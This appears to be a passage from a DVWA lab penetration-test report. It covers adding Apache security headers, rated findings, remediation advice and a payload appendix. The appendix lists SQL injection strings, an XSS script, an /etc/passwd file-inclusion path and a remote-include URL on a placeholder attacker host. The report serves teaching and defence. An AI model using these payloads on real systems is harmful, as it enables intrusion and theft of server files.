
**Before**

Capture headers:

curl -I http://127.0.0.1/DVWA/ > s6_headers_curl_before.txt

**Evidence:**

- **Figure 3.6a — s6_securityheaders_before.png** or **s6_headers_curl_before.txt** — headers before changes.




**Add headers (Apache)** Edit /etc/apache2/conf-enabled/security.conf and add:

```
<IfModule mod_headers.c>
  Header set X-Frame-Options "DENY"
  Header set X-XSS-Protection "1; mode=block"
  Header set X-Content-Type-Options "nosniff"
  Header set Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none'"
  Header set Referrer-Policy "no-referrer-when-downgrade"
</IfModule>
```

Enable module & restart:

sudo a2enmod headers
sudo systemctl restart apache2


**After**

Re-check headers:

curl -I http://127.0.0.1/DVWA/ > s6_headers_curl_after.txt

**Evidence:**

- **Figure 3.6b — s6_securityheaders_after.png** or **s6_headers_curl_after.txt** — headers after changes.




**Notes on CSP & HSTS** - Tailor CSP to actual asset locations (CDNs, inline scripts). Avoid overly restrictive policy that breaks the app in production without testing. - Add Strict-Transport-Security (HSTS) only after migrating to HTTPS.

# 4. Findings (concise with impact & likelihood)

- **SQL Injection — High impact, Medium likelihood (present at Low security).** Data disclosure and auth bypass possible.
- **XSS (Reflected/Stored) — Medium-High impact, Medium likelihood.** Persistent XSS increases risk to multiple users.
- **CSRF — Medium impact, Medium likelihood.** Silent state changes possible when anti-CSRF absent.
- **LFI — High/Critical impact, Low-to-Medium likelihood.** Can exfiltrate sensitive files; potentially leads to remote code execution in chained attacks.

- **Burp testing — Vulnerabilities confirmed through tampering and fuzzing.** Useful for verifying logic issues and weak auth.
- **Missing headers — Low-to-Medium impact but straightforward to remediate.** Improves overall security posture.

## 5. Remediation summary (developer-ready copy)

**SQL Injection** - Use parameterized queries and prepared statements. - Validate and cast input types (e.g., integers using FILTER_VALIDATE_INT). - Use least-privileged DB users and minimal grants.

**XSS** - Escape/encode output in the correct context (HTML, attribute, JS, URL). - Use a CSP that limits script sources and disables inline scripts when possible. - Store user input safely and sanitize when allowing rich content.

**CSRF** - Implement server-side CSRF tokens per session and validate on all state-changing POST/PUT/DELETE endpoints. - Use SameSite cookies and require re-authentication for sensitive actions.

**File Inclusion** - Implement whitelist-based includes and validate file paths with realpath(). - Disable remote include features and tighten file permissions.

**Authentication / Brute-force** - Rate-limit login endpoints, add exponential backoff and lockout. - Require strong password policies and offer MFA.

**Web Headers** - Add X-Frame-Options, X-Content-Type-Options, X-XSS-Protection, Referrer-Policy, and a tailored Content-Security-Policy. - Only enable HSTS after HTTPS is configured.

## 6. Appendix — Payloads & commands (quick reference)

**Common payloads used** - SQLi: ' OR '1'='1' --, 1 OR 1=1, UNION SELECT variants - XSS: <script>alert('Hacked');</script> - CSRF attacker form (example): see Section 3.3 - LFI: ?page=../../../../etc/passwd - RFI: ?page=http://<attacker-ip>:8000/malicious.txt

**Useful commands**

```
# serve files
python3 -m http.server 8000

# capture headers
curl -I http://127.0.0.1/DVWA/ > s6_headers_curl_before.txt

# reload apache headers
sudo a2enmod headers
sudo systemctl restart apache2
```

## 7. Conclusion:

All testing activities were conducted in a controlled lab environment using systems fully managed by the testing team. Prior to implementing any remediation measures in production, it is essential to validate all changes in a staging environment to ensure system functionality remains unaffected. Moving forward, it is recommended to enhance security posture by incorporating automated vulnerability scans (e.g., OWASP ZAP, Nikto), integrating continuous security checks within the CI pipeline, and scheduling periodic manual verification using tools such as Burp Suite.